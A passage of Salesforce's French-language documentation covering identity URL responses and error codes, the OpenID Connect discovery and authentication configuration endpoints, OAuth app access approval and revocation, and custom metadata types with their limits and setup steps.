<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
<sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

Les réponses possibles de Salesforce à une demande non valide sont les suivantes :

| Code d'erreur | Problème de demande |
|---|---|
| 403 (forbidden) — HTTPS_Required | HTTP |
| 403 (forbidden) — Missing_OAuth_Token | Jeton d'accès manquant |

| Code d'erreur | Problème de demande |
|---|---|
| 403 (forbidden) — Bad_OAuth_Token | Jeton d'accès non valide |
| 403 (forbidden) — Wrong_Org | Utilisateurs dans une organisation différente |
| 404 (not found) — Bad_Id | ID d'utilisateur ou d'organisation non valide ou incorrecte |
| 404 (not found) — Inactive | Utilisateur désactivé ou organisation inactive |
| 404 (not found) — No_Access | Défaut d'accès approprié à l'organisation ou aux informations pour l'utilisateur |
| 404 (not found) — No_Site_Endpoint | Demander un point de terminaison non valide d'un site |
| 404 (introuvable) — Erreur interne | Aucune réponse du serveur |
| 406 (not acceptable) — Invalid_Version | Version non valide |
| 406 (not acceptable) — Invalid_Callback | Rappel non valide |

## Le point de terminaison OpenID Connect Discovery

Le point de terminaison de découverte OpenID Connect est une page statique qui peut être utilisée pour demander (aucune session requise) des informations sur la configuration OpenID Connect de Salesforce. Salesforce renvoie des informations de base relatives aux points de terminaison, aux étendues prises en charge et à d'autres valeurs utilisées pour l'autorisation OpenID Connect.

Le format de l'URL est le suivant :
`https://login.salesforce.com/.well-known/openid-configuration`.

**Remarque:** Pour un Sandbox, `login.salesforce.com` est remplacé par `test.salesforce.com`.

L'URL doit toujours être HTTPS.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

### Réponse d'un point de terminaison de découverte OpenID Connect

Cette URL de requête renvoie les informations uniquement sous le format JSON.

La réponse suivante utilise le format JSON :

```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

## Point de terminaison Configuration de l'authentification

Le point de terminaison Configuration de l'authentification est une page statique qui permet d'interroger les informations sur les paramètres d'authentification unique SAML ou du fournisseur d'authentification d'une organisation. Aucune session n'est requise. Il est disponible uniquement pour les communautés Salesforce ou les domaines personnalisés. Lorsque vous développez des applications qui nécessitent ces informations à la demande, utilisez cette URL.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

En réponse à une requête du point de terminaison Configuration de l'authentification, Salesforce renvoie des informations de base sous le format JSON. Ces informations comprennent les paramètres d'authentification et d'enregistrement, les ressources de personnalisation de la marque, et d'autres valeurs relatives à la prise en charge de l'authentification unique pour les utilisateurs d'une communauté ou d'un domaine personnalisé.

Le format de l'URL est le suivant : `https://<communauté ou URL personnalisée>/.well-known/auth-configuration`. Par exemple, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

### Réponse du point de terminaison Configuration de l'authentification

Le point de terminaison Configuration de l'authentification renvoie les informations uniquement sous le format JSON.

Voici un exemple de réponse :

**Remarque:** La valeur `UseNativeBrowserForAuthentication` est toujours `false` pour une communauté.

Les valeurs suivantes sont disponibles uniquement pour des communautés, et sont `false` ou nulles pour des domaines personnalisés créés par Mon domaine.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
```

```
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000########/Facebook"

  }]
}
```

# Acceptation ou refus d'une demande d'accès

## Demande d'accès à l'application

L'application externe que vous utilisez nécessite un accès à vos données Salesforce. L'application externe a déjà été intégrée à Salesforce par votre administrateur.

Pour accorder l'accès de cette application à vos données Salesforce, cliquez sur **Autoriser**.

Si la description de l'application ne correspond pas à celle que vous utilisez ou si vous ne souhaitez pas accorder l'accès à vos données, cliquez sur **Refuser**.

Si vous n'êtes pas l'utilisateur actuellement connecté, cliquez sur **Pas vous ?** pour déconnecter l'utilisateur actuel et vous connecter sous votre nom.

Vous ne pouvez accorder l'accès à une application externe qu'un nombre de fois spécifique. Généralement, vous accordez l'accès à chaque périphérique que vous utilisez, par exemple un ordinateur portable et un ordinateur de bureau. La valeur par défaut est cinq par application. Si vous avez atteint la limite de votre organisation, l'autorisation d'accès accordée à cette application révoque automatiquement l'accès au plus ancien jeton d'accès utilisé. Le ou les jetons révoqués de l'application distante sont affichés sur la page.

Lorsque vous avez accordé l'accès à une application d'accès à distance, vous pouvez le révoquer ultérieurement dans vos informations personnelles.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

1. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Dans la section Applications connectées OAuth, vous pouvez :
   - Afficher des informations sur chaque application à laquelle vous avez accordé l'accès, ainsi que le nombre de tentatives d'accès et l'heure de la dernière tentative d'accès de l'application à vos informations.

     Remarque:

     – Une application peut être répertoriée plusieurs fois. Chaque fois que vous accordez l'accès à une application, elle obtient un nouveau jeton d'accès. Les requêtes de jetons d'actualisation augmentent le `Nombre d'utilisations` affiché de l'application. Vous devez accorder l'accès à vos données Salesforce depuis chaque périphérique utilisé, par exemple depuis un ordinateur portable et depuis un ordinateur de bureau. La limite par défaut est de cinq jetons d'accès pour chaque application. Les applications les plus récentes (qui utilisent le protocole OAuth 2.0) sont automatiquement approuvées pour des périphériques supplémentaires lorsque vous avez accordé l'accès initial. Les application OAuth 2.0 peuvent être répertoriées plusieurs fois. Chaque ligne du tableau représente un octroi unique.

Par conséquent, si une application demande plusieurs jetons avec différentes étendues, la même application est affichée plusieurs fois.

- Même si l'application connectée n'a pas pu accéder à vos informations en raison d'un échec de connexion, les champs `Nombre d'utilisations` et `Dernière utilisation` continuent d'être mis à jour.

- Cliquez sur **Révoquer** pour révoquer l'accès à l'application. Une fois révoquée, l'application ne peut plus utiliser ce jeton d'autorisation particulier pour accéder à vos données Salesforce.

  **Important:** Vous devez révoquer tous les jetons d'accès de cette application pour l'empêcher d'accéder à vos données Salesforce.

CONSULTER ÉGALEMENT :

Demande d'accès à l'application approuvée
Demande d'accès à l'application refusée

## Demande d'accès à l'application approuvée

L'application externe que vous utilisez a demandé l'accès à vos données Salesforce. Fermez la fenêtre du navigateur et revenez à l'application que vous utilisiez.

Lorsque vous avez accordé l'accès à une application d'accès à distance, vous pouvez le révoquer ultérieurement dans vos informations personnelles.

1. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Dans la section Applications connectées OAuth, vous pouvez :
   - Afficher des informations sur chaque application à laquelle vous avez accordé l'accès, ainsi que le nombre de tentatives d'accès et l'heure de la dernière tentative d'accès de l'application à vos informations.

     **Remarque:**

     - Une application peut être répertoriée plusieurs fois. Chaque fois que vous accordez l'accès à une application, elle obtient un nouveau jeton d'accès. Les requêtes de jetons d'actualisation augmentent le `Nombre d'utilisations` affiché de l'application. Vous devez accorder l'accès à vos données Salesforce depuis chaque périphérique utilisé, par exemple depuis un ordinateur portable et depuis un ordinateur de bureau. La limite par défaut est de cinq jetons d'accès pour chaque application. Les applications les plus récentes (qui utilisent le protocole OAuth 2.0) sont automatiquement approuvées pour des périphériques supplémentaires lorsque vous avez accordé l'accès initial. Les application OAuth 2.0 peuvent être répertoriées plusieurs fois. Chaque ligne du tableau représente un octroi unique. Par conséquent, si une application demande plusieurs jetons avec différentes étendues, la même application est affichée plusieurs fois.
     - Même si l'application connectée n'a pas pu accéder à vos informations en raison d'un échec de connexion, les champs `Nombre d'utilisations` et `Dernière utilisation` continuent d'être mis à jour.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

- Cliquez sur **Révoquer** pour révoquer l'accès à l'application. Une fois révoquée, l'application ne peut plus utiliser ce jeton d'autorisation particulier pour accéder à vos données Salesforce.

  Important: Vous devez révoquer tous les jetons d'accès de cette application pour l'empêcher d'accéder à vos données Salesforce.

CONSULTER ÉGALEMENT :

Demande d'accès à l'application refusée

Demande d'accès à l'application

## Demande d'accès à l'application refusée

L'application externe que vous utilisez a demandé l'accès à vos données Salesforce, que vous avez refusé. Vous devez vous déconnecter de Salesforce. Vous pouvez revenir à l'application d'origine.

CONSULTER ÉGALEMENT :

Demande d'accès à l'application approuvée

Demande d'accès à l'application

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :

- Gérer les applications connectées

# Types de métadonnées personnalisés

## Types de métadonnées personnalisées

Vous pouvez créer vos propres infrastructures de développement déclaratives pour des équipes internes, des partenaires et des clients. Au lieu de créer des applications à partir de données, vous pouvez élaborer des applications définies et pilotées par leurs propres types de métadonnées. Les métadonnées sont les informations qui décrivent la configuration de l'organisation de chacun des clients.

Les métadonnées personnalisées sont des métadonnées applicatives qui peuvent être personnalisées, déployées, empaquetées et mises à niveau. Pour commencer, vous créez un *type de métadonnées personnalisées*, qui définit le format des métadonnées applicatives. Vous élaborez ensuite une fonctionnalité réutilisable qui détermine le comportement basé sur les métadonnées de ce type. De la même façon qu'un objet ou un paramètre personnalisé, un type de métadonnées personnalisées contient une liste de champs personnalisés qui représentent les divers aspects des métadonnées. Après avoir créé un type de métadonnées personnalisées public, vous ou d'autres utilisateurs pouvez créer par déclaration des *enregistrements de métadonnées personnalisées* définis par ce type. Lorsque vous empaquetez un type de métadonnées personnalisées public, les clients qui installent le package peuvent ajouter leurs propres enregistrements au type de métadonnées. Votre fonctionnalité réutilisable lit vos métadonnées personnalisées et les utilise pour produire un comportement applicatif personnalisé.

La structure des lignes de métadonnées personnalisées ressemble à celle des lignes d'objets personnalisés. Vous créez, modifiez et supprimez des lignes de métadonnées personnalisées dans l'API de métadonnées ou dans Configuration. Les enregistrements étant des métadonnées, vous pouvez les déplacer avec des packages ou avec des outils d'API de métadonnées. Les enregistrements de métadonnées personnalisées sont en lecture seul dans Apex et dans les API Enterprise et Partner.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

Avec des types de métadonnées personnalisées, vous pouvez émettre un nombre illimité de requêtes Salesforce Object Query Language (SOQL) pour chaque transaction Apex.

Les types de métadonnées personnalisées prennent en charge les types de champ personnalisé suivants :

- Relation des métadonnées
- Case à cocher
- Date
- Date et heure
- E-mail
- Numéro
- Pourcentage
- Téléphone
- Picklist
- Texte
- Zone de texte
- URL

Un abonné à un package géré contenant un type de métadonnées personnalisées ne peut pas ajouter ses propres champs à ce type. Seule l'organisation qui développe le type peut y ajouter des champs personnalisés.

Les champs de métadonnées personnalisées sont *gérables*, ce qui signifie que le développeur d'un type peut décider qui peut modifier les valeurs de champ après qu'ils aient été déployés vers l'organisation d'un abonné.

- Verrouillé après la publication : pour tous les enregistrements de ce type, la valeur du champ ne peut pas être modifiée après le déploiement, même dans l'organisation Developer dans lequel l'enregistrement a été créé.
- Peut être modifié par l'abonné : tout utilisateur qui dispose de l'autorisation appropriée peut modifier à tout moment la valeur du champ. Toutes les modifications que le développeur déploie ne remplacent pas les valeurs dans l'organisation de l'abonné.
- Peut être mis à niveau : le développeur d'un enregistrement peut modifier la valeur du champ en publiant une nouvelle version du package de métadonnées personnalisées. L'abonné ne peut pas modifier la valeur du champ.

Les types et les enregistrements de métadonnées personnalisées ont des noms et des étiquettes. Les noms de type doivent être uniques dans leur espace de noms. Les noms d'enregistrement doivent être uniques dans leur type de métadonnées personnalisées et dans leur espace de noms.

Les enregistrements de métadonnées personnalisées peuvent être protégés. Si un développeur publie des enregistrements protégés dans un package géré, leur accès est limité par des méthodes spécifiques.

- Le code qui est inclus dans le même package géré que les enregistrements de métadonnées personnalisées peut lire les enregistrements.
- Le code qui est inclus dans le même package géré que le type de métadonnées personnalisées peut lire les enregistrements de ce type.
- Le code qui est inclus dans un package géré ne contenant le type ou l'enregistrement protégé ne peut pas lire les enregistrements protégés.
- Le code créé par l'abonné et le code qui est inclus dans un package non géré ne peuvent pas lire les enregistrements protégés.
- Le développeur peut modifier les enregistrements protégés uniquement avec une mise à niveau de package. L'abonné ne peut pas lire ni modifier les enregistrements protégés. Le nom du développeur d'un enregistrement protégé ne peut pas être modifié après sa publication.

Si vous créez un enregistrement de métadonnées personnalisées protégé dans votre organisation, il est accessible uniquement par votre code, par le code de packages non gérés et par le code du package géré qui définit son type.

Les types de métadonnées personnalisées peuvent également être protégés, avec la même protection de l'accès que pour les enregistrements protégés. Si vous modifiez un type de protégé à public, ses enregistrements protégés restent protégés, et tous les autres enregistrements deviennent publics. Si vous utilisez Configuration pour créer un enregistrement de type protégé, la case Composant protégé est sélectionnée par défaut. Une fois public, un type ne peut pas être converti en protégé. L'abonné ne peut pas créer d'enregistrements d'un type protégé.

## Limitations des types de métadonnées personnalisées

Lors de l'utilisation de types de données personnalisés, notez les limitations et les comportements spéciaux ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

**Mise à jour des types et des enregistrements**

Vous ne pouvez pas mettre à jour des types et des enregistrements protégés dans un package géré installé par un programme. Vous pouvez modifier les types et les enregistrements protégés uniquement avec une mise à niveau de package.

Vous ne pouvez pas mettre à jour les types et enregistrements publics en utilisant directement Apex. Pour modifier les enregistrements depuis Apex, vous devez envoyer des appels à l'API Métadonnées.

**Outils de gestion du cycle de vie de l'application**

Les types de métadonnées personnalisées ne prennent pas en charge les outils de gestion du cycle de vie de l'application suivants :

- Contrôle de version
- API Tooling
- Developer Console

**Licences**

Les licences définies pour un package d'extension ne s'appliquent pas aux enregistrements de métadonnées personnalisées de ce package, sauf si les types sont également inclus dans le package.

**SOQL**

Les types de métadonnées personnalisées prennent en charge la syntaxe de requête SOQL suivante :

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- Vous pouvez utiliser des champs de relation de métadonnées dans *fieldList* et *conditionExpression*.
- `FROM` ne peut inclure qu'un seul objet.
- Vous pouvez utiliser les opérateurs suivants.
  - `IN` et `NOT IN`
  - =, >, >=, <, <=, et `!=`
  - `LIKE`, y compris les caractères génériques
  - `ET`
- Vous pouvez utiliser `ORDER BY` uniquement avec des champs qui ne sont pas des champs de relation.
- Vous pouvez utiliser `ORDER BY`, `ASC`, et `DESC` avec plusieurs champs (pas avec des champs de relation).
- Vous pouvez utiliser uniquement `ORDER BY` lorsque le champ de trié est un champ sélectionné.
- Les champs de relation de métadonnées prennent en charge toutes les requêtes de relation standard.

**Type de données personnalisés protégés**

Les abonnés ne peuvent pas ajouter des enregistrements de métadonnées personnalisées à des types de métadonnées personnalisées installés qui sont protégés. Pour autoriser les abonnés à créer des enregistrements de métadonnées personnalisées, le type de métadonnées personnalisées doit être public.

L'API de métadonnées renvoie des définitions d'entité personnalisées protégées (mais pas des enregistrements de métadonnées personnalisées) dans les organisations des abonnés.

**Mise en cache**

Les enregistrements de métadonnées personnalisées sont mis en cache au niveau du type après la première demande de lecture. La mise en cache améliore les performances des demandes successives. Les demandes qui sont en cours lors de la mise à jour des métadonnées n'obtiennent pas les métadonnées les plus récentes.

**Listes de sélection globales**

Les listes de sélection globales ne sont pas prises en charge dans les types de métadonnées personnalisées. Vous pouvez utiliser uniquement des listes de sélection sObject.

**Listes de sélection et packages gérés**

- Vous pouvez ajouter à un package géré un type de métadonnées personnalisées qui a un champ de liste de sélection avec des valeurs inactives, mais vous ne pouvez pas charger le package. Pour charger le package, supprimez ou réactivez les valeurs de liste de sélection.
- Les abonnés à un package géré publié contenant un type de métadonnées personnalisées avec un champ de liste de sélection, ne peuvent pas ajouter, supprimer ou désactiver des valeurs de cette liste de sélection.
- Les développeurs qui publient un package géré contenant un type de métadonnées personnalisées avec un champ de liste de sélection, peuvent ajouter des valeurs de liste de sélection, mais ne peuvent pas les supprimer ou les désactiver.

## Limitations des métadonnées personnalisées

Notez les exigences ci-dessous relatives aux types et aux enregistrements de métadonnées personnalisées.

| Description | Quantité maximale |
|---|---|
| Requêtes SOQL par transaction Apex | Illimitée |
| Métadonnées personnalisées par organisation* | 10 Mo |
| Métadonnées personnalisées par package géré certifié* | 10 Mo<br>Remarque: Les enregistrements de métadonnées personnalisées, dans les packages gérés certifiés que vous installez, ne sont pas pris en compte dans les limitations de votre organisation. Cependant, les enregistrements de métadonnées personnalisées que vous créez sont pris en compte dans la limitation. Cette règle s'applique aussi bien lorsque vous créez les enregistrements avec votre propre type de métadonnées personnalisées ou avec un type d'un package géré certifié. |
| Champs par type ou enregistrement de métadonnées personnalisées | 100 |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

| Description | Quantité maximale |
| --- | --- |
| Types de métadonnées personnalisées par organisation | 100. Cette quantité comprend tous les types développés dans l'organisation et installés à partir de packages gérés et non gérés. |
| Caractères par champ de description | 1,000 |
| Enregistrements renvoyés par transaction | 50,000 |

* La taille de l'enregistrement est basée sur la taille maximale de chaque type de champ, pas sur l'espace de stockage réel utilisé dans chaque champ. Lors de l'ajout de champs à un enregistrement de métadonnées personnalisées, utilisez le type approprié et spécifiez une longueur ne dépassant pas le nombre de caractères nécessaire pour vos données. Cette précaution permet de ne pas atteindre inutilement la limitation en données mises en cache. Par exemple, si vous créez un champ d'identifiant SIRET, sélectionnez le type de données `Texte` et spécifiez une longueur de 14. Si vous sélectionnez `Zone de texte`, le champ ajoute 255 caractères au décompte d'utilisation de chaque enregistrement, quel que soit le nombre de caractères saisis.

## Création, modification et suppression de types et d'enregistrements de métadonnées personnalisées

Vous pouvez utiliser la Configuration pour créer, mettre à jour et supprimer des types de métadonnées personnalisées et des enregistrements par déclaration. Pour exécuter ces tâches par programmation, utilisez l'API de métadonnées.

Pour plus d'informations sur la création et la gestion par programmation de type de métadonnées personnalisées, reportez-vous à « Custom Metadata Types (CustomObject) » dans le guide *Metadata API Developer Guide*

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

## Définition d'un type de métadonnées personnalisées par déclaration

Utilisez l'interface utilisateur de Salesforce pour créer et mettre à jour par déclaration des types de métadonnées personnalisées.

1. Dans la Configuration, recherchez **Types de métadonnées personnalisées**.
2. Dans la page Tous les types de métadonnées personnalisées, cliquez sur **Nouveau type de métadonnées personnalisées**, ou sur le nom de l'étiquette pour modifier un type de métadonnées personnalisées existant.
3. Renseignez les champs ci-dessous.

| Champ | Description |
|---|---|
| `Étiquette` | Ce nom désigne le type d'une page de l'interface utilisateur. |
| `Étiquette au pluriel` | La nom du type au pluriel. Si vous créez un onglet pour ce type, ce nom est utilisé pour l'onglet. |
| `Commence par un son vocalique` | Si la langue par défaut de votre organisation l'exige, spécifiez si l'étiquette doit être précédée d'une apostrophe (« l' » au lieu de « la/le »). |
| `Nom de l'objet` | Un nom unique utilisé pour faire référence à l'objet lors de l'utilisation de l'API. Dans des packages gérés, ce nom évite les conflits de nom lors de l'installation de packages. Utilisez uniquement des caractères alphanumériques et des traits de soulignement. Le nom doit commencer par une lettre et ne pas inclure d'espace. Il ne peut pas se terminer par un trait de soulignement ni inclure 2 traits de soulignement consécutifs. |
| `Description` | Description facultative de l'objet. |
| `Visibilité` | Indique qui peut afficher le type :<br>• Public : tout le monde peut l'afficher.<br>• Protégé : si le type est installé avec un package géré, seul le code Apex dans ce package géré peut l'utiliser. |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des types de métadonnées personnalisées :
- Auteur Apex

4. Cliquez sur **Enregistrer**.
5. Sous Champs personnalisés, cliquez sur **Nouveau** pour commencer ajouter des champs au type de métadonnées personnalisées. Comme avec les autres champs personnalisés, vous devez spécifier le type d'information que le champ contient, par exemple liste de sélection ou relation des métadonnées. Pour chaque champ, pensez à sélectionner une valeur de **Gestion des champs** afin de déterminer qui peut modifier le champ ultérieurement.




Remarque: Les types de métadonnées personnalisées créés avant la version Winter '15 n'obtiennent pas automatiquement des présentations. Avant d'ajouter, de mettre à jour ou de visualiser des enregistrements pour ce type de métadonnées personnalisées dans l'interface utilisateur, vous devez ajouter une présentation contenant tous les champs que vous souhaitez rendre modifiables. Dans la page Tous les types de métadonnées personnalisées, cliquez sur le type de métadonnées personnalisées. Cliquez ensuite sur **Nouveau** sous Présentations de page. Si vous envisagez de publier un type de métadonnées personnalisées en tant que package géré, assurez-vous d'ajouter tous les champs que vous souhaitez ajouter en premier. Une fois qu'un client a téléchargé le package géré, vous devez modifier la présentation manuellement, car il n'est pas possible d'ajouter des champs à une présentation via une mise à niveau.

## Ajout ou modification d'enregistrements de métadonnées personnalisées par déclaration

Vous pouvez ajouter, modifier ou supprimer des enregistrements de métadonnées personnalisées par déclaration depuis la Configuration.

1. Dans la Configuration, recherchez **Types de métadonnées personnalisées**.
2. Dans la page Tous les types de métadonnées personnalisées, cliquez sur **Gérer les enregistrements** en regard du type de métadonnées personnalisées pour lequel vous souhaitez ajouter ou modifier des enregistrements.
3. Dans la liste des enregistrements de métadonnées personnalisées, cliquez sur **Nouveau**, ou sur **Modifier** pour modifier un enregistrement de métadonnées personnalisées existant.
4. Renseignez les champs. La case à cocher **Composant protégé** détermine si l'enregistrement est *protégé*. Un enregistrement protégé est accessible uniquement dans le même espace de noms que l'enregistrement ou son type de métadonnées personnalisées associé : code que vous créez, code d'un package non géré et code dans le même package géré que le l'enregistrement protégé ou son type de métadonnées personnalisées.
5. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des enregistrements de métadonnées personnalisées :

- Personnaliser l'application

## Relations des métadonnées personnalisées

Les relations des métadonnées personnalisées fournissent des métadonnées supplémentaires sur les objets et permettent de comparer directement différents types de métadonnées personnalisées.

De la même façon que les autres relations dans Salesforce, les relations de métadonnées personnalisées ont un domaine particulier. Lorsque vous créez un champ de relation de métadonnées d'un type donné, vous pouvez l'associer à un autre type de métadonnées personnalisées ou à l'objet EntityDefinition.

Lorsque vous créez un enregistrement dans un type de métadonnées personnalisées qui a un champ de relation, vous pouvez sélectionner l'objet spécifique ou le type de métadonnées personnalisées auquel l'enregistrement est associé.

La valeur d'un champ de relation avec le domaine EntityDefinition est un objet personnalisé ou standard qui :

- Prend en charge des champs personnalisés
- Prend en charge des déclencheurs Apex
- Prend en charge des présentations personnalisées
- N'est pas un type d'activité, tel qu'une tâche ou un événement
- N'est pas un objet Utilisateur
- N'est pas un objet Trialforce, tel que SignupRequest

Pour définir l'objet EntityDefinition en tant que nouvelle valeur d'un champ de relation, votre organisation doit avoir accès à l'objet. Cependant, si votre organisation n'a pas accès aux objets de champ de relation des enregistrements existants, vous pouvez modifier l'enregistrement et changer les autres valeurs de champ. Votre organisation peut ne pas avoir accès si, par exemple, l'enregistrement fait partie d'un package pour lequel vous ne détenez pas de licence active.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

### Création de champs de relations de métadonnées personnalisées

La création de relations entre des types de métadonnées personnalisées ou des définitions d'entités consiste à créer un champ personnalisé dans un type de métadonnées personnalisées.

1. Dans la page de détail de votre type de métadonnées personnalisées, cliquez sur **Nouveau** sous Champs personnalisés.
2. Dans le type de champ, sélectionnez **Relations de métadonnées**.
3. Sélectionnez le type de métadonnées personnalisées auquel vous souhaitez activer le type actif, ou sélectionnez Définition de l'entité pour l'associer à un objet standard ou personnalisé pris en charge.

